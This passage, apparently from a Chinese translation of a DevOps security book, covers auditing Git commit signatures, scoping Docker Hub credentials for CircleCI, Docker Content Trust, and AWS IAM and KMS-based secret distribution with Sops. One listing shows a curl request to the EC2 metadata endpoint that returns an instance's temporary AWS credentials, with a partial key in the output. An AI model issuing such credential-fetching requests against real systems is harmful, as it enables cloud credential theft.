        |cut -d ' ' -f2)"
    is_trusted=0
    case "${trusted_keys[@]}" in
        *"$author"*) is_trusted=1
    ;; esac
    if [ $is_trusted -eq 1 ]; then
        echo "$hash TRUSTED $(gpg --fingerprint $author \
            |grep uid |head -1|awk '{print $2,$3,$4,$5}')"
```

受信的 PGP 密钥清单。

遍历仓库提交，忽略其中的合并提交。

检查提交的签名是否在受信任的清单里。

```
    else
        echo $hash SIGNATURE AUTHOR NOT TRUSTED: $author
        exit_code=1
    fi
done
exit $exit_code
```

下面的输出展示的是一个没有全部签名的仓库执行该审计脚本的示例，上述三种情况都出现了。第一行结果显示了有一次受信密钥签名的提交。第二行显示的是签名的提交，但签名所有者未知。而第三行的提交根本没有签名。

```
$ bash audit_signatures.sh
2a8ac43ab012e1b449cb738bb422e04f7 TRUSTED Sam <sam@securing-devops.com>
cb01a654a6fc5661f9a374918a62df2a1 SIGNATURE AUTHOR NOT TRUSTED:AF...B768B35
041c425f657a911d33baf58b98c90beed NO SIGNATURE FOUND
```

通过周期性的 `git` 签名审计来检测欺诈性修改，这是一个不错的方法，但也存在一些问题：

- 审计脚本必须在 CI/CD 流水线之外执行，以避免因为流水线被攻击而造成脚本输出被破坏。最好的方法是在单独的基础设施上运行这个脚本，比如安全审计专用的 Jenkins 服务器，而且要定期触发。你可以使用定义在仓库中的 webhook 来触发审计，但是请记住——取得了仓库管理员权限的攻击者可以禁用这些 webhook。在完全独立的环境中，每天或者每小时进行自动执行是最妥善的选择。
- 对所有源代码的修改都必须经过签名，这个要求阻止了在线源代码编辑器的使用，比如 GitHub 网站提供的编辑器。这对于许多开发者来说都是一个问题。
- 向公开仓库提交补丁的外部贡献者也必须对他们的提交进行签名，并且要被加到受信签名者的清单中。一些大型开源项目要实现这个要求并非易事。

在严格受控的环境里，签名的效果最好。识别出一些由少数开发人员管理的基础设施核心组件，并首先在那里进行尝试；然后，随着越来越多的人采用这个实践，再逐渐将要求扩散到更大的代码库上。这是一个很难维护的控件，但它为源代码的完整性提供了最好的保证。

如果对每次提交都进行签名是一种沉重的负担，那么你随时都可以只对 Git tag 进行签名。tag 是 Git 树在某个时间点上的快照。改变 Git 提交历史一定会破坏 tag。假设开发人员对 tag 之前的所有提交都已经彻底审查过了，那么对 tag 进行签名就是一个不错的确定代码库完整性的方法，从而不必对每次提交都进行签名。然而，这种方法存在的问题是，在大型代码库中，提交很容易被认为是非恶意的，并且被放在签过名的 tag 之下，但实际上它却会对应用造成很大的损害。提交签名的方法更好，

但 tag 签名聊胜于无。

现在，我们已经介绍完了确保源代码完整性的方法，下面我们将讨论 Docker 容器的完整性。

6.2 容器存储的访问控制

运行在生产环境中的 Docker 容器的完整性对服务的安全性是至关重要的，和防止源代码的欺诈性修改所采取的方法一样，我们总是应该增加一些机制来防止容器被攻击。同样地，我们主要关注的问题是攻击者对 Docker Hub 仓库的访问控制的破坏，这会让攻击者将应用容器替换成欺诈性版本。

如图 6.7 所示，Docker Hub 在从 CircleCI 接收到容器后，会向 AWS 中的部署器应用发送 webhook 请求。我们主要关注的是保护容器的发布，所以控制对 Docker Hub 的访问需要管理新组织中的用户和权限。




图 6.7 容器存储的安全性主要取决于授予 CircleCI 去发布应用容器的权限。

和保护 GitHub 类似，在本节中，我们的讨论分为两个方面。第一个是 Docker Hub 本身的权限安全性。第二个是使用 Docker 内容信任（DCT，Docker Content Trust）机制来对 CircleCI 构建的容器进行签名。

6.2.1 管理 Docker Hub 与 CircleCI 之间的权限

和 GitHub 一样，Docker Hub 也有对组织和仓库的理解。每个组织包括多个仓库并管理着若干团队，这些团队被授予了和这些仓库相关的各种权限。

最初我们在第 2 章设置流水线的时候，我们给了 CircleCI 一些凭证，用于将容器推送到发票应用仓库里，但这些凭证拥有 Docker Hub 组织的全部权限，应该用权限受限的凭证来替换它们。这里打算创建一个 Docker Hub 权限有限的特殊用户，仅供 CicrleCI 在构建时上传新应用容器使用。我们来讨论为发票应用流水线创建这样

一个用户的过程。

一条典型的 DevOps 流水线管理着多个应用，每个应用都应该拥有自己的 Docker Hub 用户，而这些用户的权限是有限的，以此降低凭证泄露对基础设施带来的影响。

对于 Docker Hub 上的每个仓库，保护 CircleCI 和 Docker Hub 的集成的过程如下：

1. 创建一个只拥有目标仓库写入权限的团队。
2. 创建一个拥有全新凭证的新 Docker Hub 用户，将它添加到团队中，并授予写入权限。
3. 将这个新用户的凭证交给 CircleCI，仅用于向目标仓库推送容器，将泄露的影响降到最低。

我们来看看这些步骤的细节。首先，前往 Docker Hub 组织的页面，然后进入 Teams（团队）选项卡。Create Team（创建团队）表单如图 6.8 所示，现在创建的仅仅是一个空壳，稍后就会包含用户和授予的权限，现在用户拥有的只是一个名字而已。




图 6.8 Docker Hub 上的创建团队表单只需要填写一个名字和一段描述。

转到你要添加团队的仓库页面。在 Collaborators（协作者）选项卡中，激活的团队清单就显示在右边，如图 6.9 所示。选中 invoicerwriter 团队并授予写入权限，然后添加。

图 6.9 在 Collaborators（协作者）选项卡里完成授予团队仓库的写入权限。

现在，你需要在 invoicerwriter 团队中添加一个新用户。通过常规的用户创建表单来创建一个 Docker Hub 用户，并添加到 invoicerwriter 团队中，如图 6.10 所示。




图 6.10 在组织的 Teams（团队）选项卡里将用户添加到团队中。

最后一步就是将这个新用户的凭证交给 CircleCI。我们已经在第 2 章介绍过这部分内容了，这里还需要提示一下，你需要修改 CircleCI 项目设置里的环境变量。正如前面小节介绍过的，只有对源代码仓库具有写入权限的 GitHub 用户才有修改这些设置的权限。

为每个 Docker Hub 仓库创建团队和用户是一个有些乏味的过程，但这能保证一个用户只会影响一个容器仓库。如果有一天这些账户遭到泄露，那么限制敏感凭证的范围的好处就会体现出来。相信我：*你肯定不愿意花上整整一个星期来修改密码，就因为所有地方用的都是同一个账户。*

这里介绍的用户管理原则提供了一个不错的安全级别，但有些组织可能还想进

一步控制其构建的容器的完整性。为此，Docker 提供了一套机制对容器进行签名和验证：Docker 内容信任机制。它和 Git 签名有点像，但它签名的对象不是代码而是容器。

6.2.2 用 Docker 内容信任机制对容器签名

DCT 是最近才被加到 Docker 生态里的功能，它能持续保护容器的更新。它允许容器发布者在将构建的容器镜像发布到 Docker Hub 之前，对这些镜像进行签名。如果启用这个功能，Docker 客户端会在获取镜像的过程中校验签名，以确保容器是由密钥所有者构建并发布的。

在编写本书之时，我认为 DCT 还处于试验阶段。它背后的安全理念很强大，但却几乎没有能安全使用的真实案例。在默认情况下它是禁用的，而且把它集成到 CI/CD 流水线的操作会很复杂，但它确实让我们能一窥容器安全性的未来。

DCT 使用了名为 The Update Framework（TUF）的密码框架，对包含容器镜像哈希和时间戳等信息的元数据文件进行签名（链接 6.3）。容器发布者必须安全地保管私钥，并用它来对新镜像签名，而签名会由接收镜像的客户端来校验。

该协议采取了首次使用信任（TOFU，Trust On First Use）：在第一次接收容器时，客户端会信任该容器的签名密钥，在容器升级之后，校验还会使用同一个密钥。TUF 能保护用户不受恶意更新的侵害，恶意更新会使用不同的密钥对容器进行签名，但无法确保用户第一次收到的容器就是非恶意的。

在你的环境中使用 DCT 会导致两个主要的实现问题：

- 签名密钥必须以某种方式让 CircleCI 获取。你可能不得不将它加密并保存在 GitHub 中，并将解密口令交给 CircleCI。如果 GitHub 账户被攻击，你就必须替换签名密钥，光这样做还不够，你还不得不要求用户清理他们本地的容器副本。
- 按照 DevOps 基础设施不变的理念，在部署时你不应该重用系统，而是每次都要从头开始创建全新的系统。这样系统可见的只有容器的一个版本，但 DCT 的工作却要求检验容器的第二个版本签名使用的密钥是否和第一个版本相同。如果系统从未见过容器的第二个版本，它们就没办法校验签名。

这些限制让 DCT 在你的环境中的应用显得不切实际，但它可以为采用其他方式构建的环境带来很多价值。例如，你可以想象在 CircleCI 中构建测试容器，然后经过 QA 测试，并且只有当通过所有测试之后才进行签名。签名密钥可以事先在生产环境中配置，稍后用于检验容器签名，这样你就可以保证在传输和存储中不会发生任何修改。

DCT 解决的是一个存在于所有包管理系统中的重要安全问题：防止仓库向依赖它的系统发布错误代码。它在 CI/CD 流水线中占有一席之地，但是可能只会在追

求更高级别的成熟度时才会被考虑，在那之前所有较低的访问控制都已经得到了应用。

下一节我们将视线转到 AWS，确保我们只用到了将应用容器部署到基础设施所需要的最小权限。

6.3 基础设施管理的访问控制

AWS 是一个复杂的基础设施，它支持许多服务，并可以托管几乎所有类型的应用，既可以托管简单的 Web 应用，也可以托管复杂的商业智能框架。在第 3 章中，在部署器集成到流水线时，部署器就被授予了访问 AWS 账户的权限，但几乎没有考虑访问控制。和 GitHub 或 Docker Hub 一样，AWS 凭证泄露也会破坏应用的完整性，攻击者可以利用泄露的 AWS 凭证来接管整个基础设施。我们要继续将 CI/CD 流水线的权限降到最低和最严，现在，我们专注于将授予部署器服务的权限降到最低和最严，我们将介绍一种完全无须管理凭证的方法。

我们还会解决一个运维团队经常遇到的更普遍的 DevOps 流水线问题：如何将密码分发给服务。这里将讨论两个解决方案，它们用不同的方式解决了这个问题：一个是使用 AWS KMS 来管理加密文件的 Mozilla Sops；另一个是提供了一个安全的 API，让服务获取密码的 HashiCorp Vault。

6.3.1 使用 AWS 角色和策略管理权限

提供可以按需扩展和收缩的基础设施，这只是 AWS 带给 DevOps 世界的创新之一。Amazon 平台最为复杂和最为倚仗的功能之一是用于基础设施组件的并基于角色的细粒度的访问控制（RBAC，Role Based Access Control）框架。如图 6.11 所示，AWS 中所有基础设施的管理操作都发送给了 AWS API，而 API 被一层 RBAC 保护着。只有在这个安全层允许的情况下，操作才能成功。




图 6.11 AWS API 被一层基于角色的权限控制所保护，它允许或拒绝基础设施管理层执行操作。

AWS 允许运维人员授予或者拒绝一个角色执行特定操作的权限，然后将这个角色分配给基础设施组件。想象一下，你要把“上传文件到 S3 存储桶”的权限授予 EC2 实例，但又不想把“删除存储桶中的文件”的权限授予它。这在一开始可能会让人感到困惑，因为将角色分配给虚拟机或是服务器这样的想法在传统基础设施中是不存在的，这是由 IaaS 提供商发明并推广的。

在底层，EC2 实例的环境会收到一个访问 token，该 token 授予由运维人员定义的权限，这样本地工具无须额外凭证就可以使用这些权限。从安全架构的角度来看，这个模型可以将组件权限限制为让其正常工作的最低权限，而且不用将凭证分发给系统。一切都交给 AWS 来打理。

以部署器为例，你可能还没忘记第 4 章里的设置：使用部署器代码中的 UpdateEnvironment AWS 操作来触发一个发票应用更新。当时你还没有限制部署器的权限，因此一旦被攻击，它可能被用来破坏基础设施中的其他组件。因为部署器的终端节点是公开的，并且接受来自互联网上的任何连接，因此你需要尽可能地降低攻击带来的影响。

IAM（Identity and Access Management）服务可用于创建权限受限的角色。在 AWS 控制台里的 IAM > Roles（角色）下创建这样的角色。你可以用 Web 控制台创建一个名为 securingdevops-deployer 的空角色，并在这个角色上应用自定义策略。控制面板提供了一个用于创建角色自定义内联策略的表单界面，如图 6.12 所示。




图 6.12 AWS 控制面板的 IAM 部分可以完成角色自定义策略的创建。该表单提供了下拉菜单选项来选择角色允许或拒绝的权限。

你可以使用 Web 界面创建一个名为 invoicer-eb-update 的策略，它将授予在发票应用环境中发起 elasticbeanstalk:UpdateEnvironment 操作的权限。最终的策略如代码清单 6.4 所示。你可以这样解读：该策略的作用（Effect）是允许（Allow）任何策略持有者对发票应用 API 环境发起 elasticbeanstalk:UpdateEnvironment 操作（Action）和 s3:CreateBucket 操作（Action），资源（Resource）ARN 标识代表的是发票应用 API 环境。通过将这个策略分配给部署器，你就把部署发票应用新版本的权限授予了部署器。

代码清单 6.4 授予在 EBS 发票应用上触发环境更新的权限

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Stmt1477874633000",
      "Effect": "Allow",
      "Action": [
        "elasticbeanstalk:UpdateEnvironment",
        "s3:CreateBucket"
      ],
      "Resource": [
        "arn:aws:elasticbeanstalk:us-east-1:939135168275:
         environment/invoicer201605211320/invoicer-api"
      ]
    }
  ]
}
```

策略允许或者拒绝对资源的操作。在这里，其作用是允许策略持有者更新发票应用的 EB 环境及创建发票应用的 S3 存储桶。

这个策略足以触发发票应用的更新，但部署器还需要更多的权限来正确地完成工作。关于控制 EBS 环境所必需的权限，AWS 提供了详尽的文档，你可以参考文档来手动重写策略（链接 6.4）。你还可以使用名为 AWSElasticBeanstalkService 的预定义策略模板，其效果是一样的。

你可以在 AWS IAM 控制台里创建角色，并将策略 invoicer-eb-update 分配给该角色。将这个角色附加到部署器的 EC2 实例上，实际上就是将更新发票应用的权限授予了这些系统。在部署器的 elasticbeanstalk 配置中将 Instance Profile（位于 Elastic Beanstalk Configuration 页面的 Instance 部分）改为 securing-devops-deployer 就可以了。将新角色分配给 EC2 实例会强制 AWS 为部署器创建一组与新角色匹配的新凭证。这样实例可以通过内部的 user-data 终端节点来获取这些凭证。

代码清单 6.5 实例通过 user-data 访问它的角色和凭证

```
$ curl http://169.***.169.254/latest/meta-data/iam/
      security-credentials/securingdevops-deployer
{
  "Code" : "Success",
  "LastUpdated" : "2016-10-31T12:13:48Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAIEEBUXPTHZBE3TCQ",
  "SecretAccessKey" : "qSGckWn...7",
  "Token" : "FqoDYXd...OvcwAU=",
  "Expiration" : "2016-10-31T18:31:30Z"
}
```

提供了 EC2 实例凭证的本地地址。

AWS 凭证由 AWS 自动创建并提供给 EC2 实例。

除了控制 EBS，部署器还需要检查安全组的内容，这是第 4 章建立的 pineapple 测试的组成部分。授予这些额外的权限要遵循同样的原则：确定服务需要执行的操作，并创建允许它们附加到角色上的策略。

代码清单 6.6 展示的是允许审计安全组的策略。它授予了多个操作权限，但它们都不是敏感的权限，而是属于 Describe 类别，该类别只授予读取配置数据的权限。注意这里 Resource 被设置成了通配符，实际上是允许该角色审计 AWS 账户中的所有安全组。

代码清单 6.6 授予检查所有安全组的权限的策略

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Stmt1477876486000",
      "Effect": "Allow",
      "Action": [
        "ec2:DescribeSecurityGroups",
        "ec2:DescribeInstances",
        "elasticloadbalancing:DescribeLoadBalancers",
        "elasticloadbalancing:DescribeTags",
        "elasticbeanstalk:DescribeApplication",
        "rds:DescribeDBInstances",
        "rds:ListTagsForResource"
      ],
      "Resource": [
        "*"
      ]
    }
  ]
}
```

唯一的策略标识符。

策略允许的操作清单，允许持有者检查各种 EC2、EB 及 RDS 的参数。

通配符允许策略持有者检查任何资源。

IAM 策略很快就会写得越来越复杂，所以 AWS 提供了一个策略评估器来检查策略授予或者拒绝的权限。图 6.13 展示了一个策略评估器运行结果的例子。




图 6.13 策略评估器让运维人员可以对指定策略授予或拒绝的操作进行检查。在这个例子中，图的右边展示了策略授予或拒绝的操作。

不能低估 IAM 角色及策略提供的灵活性。大型 AWS 基础设施中的组件会共同拥有一个账户和许多资源，严格的访问控制能帮你维持组件之间严格的安全边界。管理这些权限一定会产生成本，因为它们编写起来会很复杂，审计起来也更加麻烦，但和它们为整个平台提供的安全水平相比，这些代价都是微不足道的。

例如，IAM 角色允许将密码保存在 S3 存储桶中，然后授予实例获取密码的细粒度权限。许多组织采用了这种方法，但它的缺点是 S3 中存储的密码是明文。在下一节里，我们将讨论一些最复杂的处理 AWS 密码管理的方法。

6.3.2 将密码分发到生产环境系统中

大多数应用都需要获取一些密码，这些密码是配置的一部分。设想有如下这样一个服务，它在存档数据之前代表用户对数据进行加密。这样一个服务如何获得加密数据所需的加密密钥呢？在你的简化环境中采用的方法是将凭证存在环境变量中，但是如果当密码大小超过了环境变量允许的长度时，这种方法很快就会限制这个服务。在现实世界中，有一种机制是很有必要的，即将密码信息提供给生产环境系统，同时也不会遭到破坏。

这又是一个访问控制的问题：只有那些拥有特定目的的系统才应该获取指定类型的密码。账单服务不能访问订单管理平台的密码，反过来也一样。这里面的风险甚至比用户凭证管理还要高，因为在某些情况下，密码泄露之后是无法修改的。例如，放在卖给消费者的产品里的加密密钥必须永远被安全地保管，而且当泄露之后通常是不能修改的（撇开安全因素不谈，将密钥放在产品中，这是一个安全性设计欠妥

的标志）。

我们在第 5 章介绍 TLS 时，讨论过身份认证问题，密码分发也一样会遇到此类问题：你必须校验新系统的身份，否则就存在可能将密码发给欺诈者的风险。这个问题被称为信任引导。

在传统运维中，信任往往是通过运维人员手动创建系统来建立的。在 DevOps 中，人是不会直接参与新系统的创建的，所以我们需要一种无须人工校验的信任机制。如果我们能解决这个问题，并可以找到一种信任新系统的方法，那么就能更加容易地将密码分发给它们。

信任引导

你只有两种方法来引导对基础设施中新系统的信任：基础设施要么需要人工的校验步骤，要么相信它的访问控制可以拦截欺诈操作。

前一种就是传统运维上线新系统的方式。在第 5 章里，我解释了 TLS 是如何解决信任引导问题的，它利用了由证书颁发机构组成的公钥基础设施来对身份进行签名，这些机构被参与安全通信的各方所信任。PKI 是很不错的工具，但它需要通过人工交互来对身份进行签名，这实际上是人工步骤。配置管理工具 Puppet 使用了这样的 PKI，它为每个系统签发证书并要求运维人员审批这些证书（对其签名）。这是一项乏味的工作，这导致许多运维人员要么干脆完全禁用了该控制，要么使用了一些不那么安全的自动化手段。引导信任的过程一旦涉及人，本来就忙得焦头烂额的他们会倍感压力，而他们的对策通常是降低基础设施的安全性。

只有在所有平台组件都强制应用了访问策略的环境中，安全控制才能被信任。只要有人可以大摇大摆地进入数据中心，随便将什么服务器接入交换机，那么基础设施的访问控制就形同虚设，这种情况就应该强制使用人工校验。但是如果创建新系统的组件得到了妥善地管控，并且只有有权限的运维人员才能访问，那么基于这些系统运行在受控环境中的事实，我们就可以给予这些系统基本的信任。AWS 的信任引导就是这么做的。

在 AWS 中，新系统承担的角色代表了它被给予的信任，这个角色是运维人员在创建该系统时分配给它的。角色引导信任并授予该系统访问特定资源的权限，并用于后续的配置。因为我们信任 AWS 的基于角色的访问控制，以及它的自动化基础设施，所以我们可以将这种信任延续到新系统上。如果 AWS 及账户凭证是安全的，我们就可以认为信任能够被维系，并且系统身份是可靠的。

其他系统的信任机制

其他 Iaas 平台也使用了类似的基于角色的访问控制。Kubernetes 有一些注解，在创建 Pod（容器实例）之前由平台管理员设置，而 Google Cloud Platform 使用的 IAM 角色在某种程度上和 AWS 类似。通过实例角色和访问控制来管理信任的理念是现代基础设施的基础，也应该适用于其他非 AWS 环境。

使用 AWS 角色引导信任解决了凭证分发的第一个问题：现在，实例的身份得到了验证，我们可以将凭证发给它们了。下一个问题就应该是如何安全地发送凭证了。

AWS KMS 和 Mozilla Sops

前面的章节已经介绍过，我们可以利用 IAM 角色将特定的 AWS 操作权限授予 EC2 实例。我们让实例用这些权限从 S3 存储桶中下载密码，这种方法简单实用，但有一个主要缺点：S3 中的密码以明文存储，一不小心就会泄露到互联网上。

这种情况会频频发生，远超你的想象。运维人员通常会把基础设施的密码副本保存在笔记本电脑上，便于管理配置。常见的做法是将密码放在 Git 仓库里并保留修改的历史记录。这个仓库会被同步到一个私有节点上，让生产环境的系统能够获取数据。实际上，这种方法工作得很好，但是存在一个漏洞，如果将 Git 代码仓库推送到了错误的地方，或者将本地副本拷贝到了公开目录，明文密码就会被立即暴露，进而导致全部基础设施凭证必须被强制替换。没有谁会喜欢干这种事。

最佳实践是始终将密码保存为加密的，直到它们在目标系统上被解密。这很难实现，因为首先要把解密密钥提供给实例才能解密配置文件，而密钥传输机制提供的安全性并不比直接传输解密后的配置文件提供的安全性高得多。

AWS 通过 Key Management Service（KMS）为这个问题提供了一种解决方案。KMS 是一个管理加密密钥的密码服务。它的工作流程如下：

1. 生成一个加密密钥，kA。
2. 使用 kA 对文档 dX 加密，并得到 edX。
3. 使用 KMS 对 kA 加密，并得到 ekA。
4. 将 edX 和 ekA 一起存放在实例可以获取的地方。
5. 销毁 dX 和 kA。
6. 实例上线并下载 edX 和 ekA。
7. 实例用它的实例角色通过 KMS 解密 ekA，得到 kA。
8. 实例使用 kA 解密 edX，得到 dX。

9. dX 包含了用于配置实例的密码明文。

该流程如图 6.14 所示。




图 6.14 通过 AWS KMS 进行密码分发，要求运维人员在将密码分发给 EC2 实例之前先通过 KMS 加密来配置密码，而它们的解密也是通过 KMS 。这个流程保证了密码一直是被安全地加密，直到它们被发到目标系统中，并且不再需要人工分发密码加密密钥。

KMS 的优势在于它和 AWS IAM 的紧密集成，这样我们就可以将解密角色授予实例。代码清单 6.7 展示了一个角色示例，该角色将通过 KMS 解密（`Decrypt`），由 ARN 表示的特定密钥的权限授予了实例。

代码清单 6.7 授予 EC2 实例 KMS `Decrypt` 权限的 IAM 角色

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Stmt1477921668000",
```

唯一的随机策略标识符。

```
      "Effect": "Allow",
      "Action": [
        "kms:Decrypt"
      ],
      "Resource": [
        "arn:aws:kms:us-east-1:92:key/a75a-90dcf66"
      ]
    }
  ]
}
```

该策略将授予 KMS 解密操作的权限。

授予权限的密钥的标识符。

KMS 解决方案优雅地解决了如何将加密文档分发给实例的问题，自 2015 年诞生以来，许多工具都用到了它。Credstash（链接 6.5）和 Sneaker（链接 6.6）这两个工具分别使用了 DynamoDB 和 S3 来存储加密文档。受到这些工具的启发，本书作者开发了 Sops（链接 6.7），除了采用上述流程，还提供了一些额外的特性：

- 只有部分加密的键 / 值形式的文档，例如 YAML 或 JSON。键保留明文，而值进行了加密。文件的一部分内容无须解密就可以被理解，保存在 Git 中也可以提供有意义的比对。缺点是一些元数据会遭到泄露。
- 文件使用多个主密钥加密，既用了 KMS 也用了 PGP。这样做的目的是提供了备份机制，避免因单个加密密钥遗失而导致加密数据遗失。Sops 是一个 Go 程序，可以使用 `go get -u go.mozilla.org/sops/cmd/sops` 安装。加密文档的示例如代码清单 6.8 所示。

代码清单 6.8 使用 Sops 加密的 YAML 文档示例

加密后的文档数据。

使用 PGP 加密的文档密钥。

```
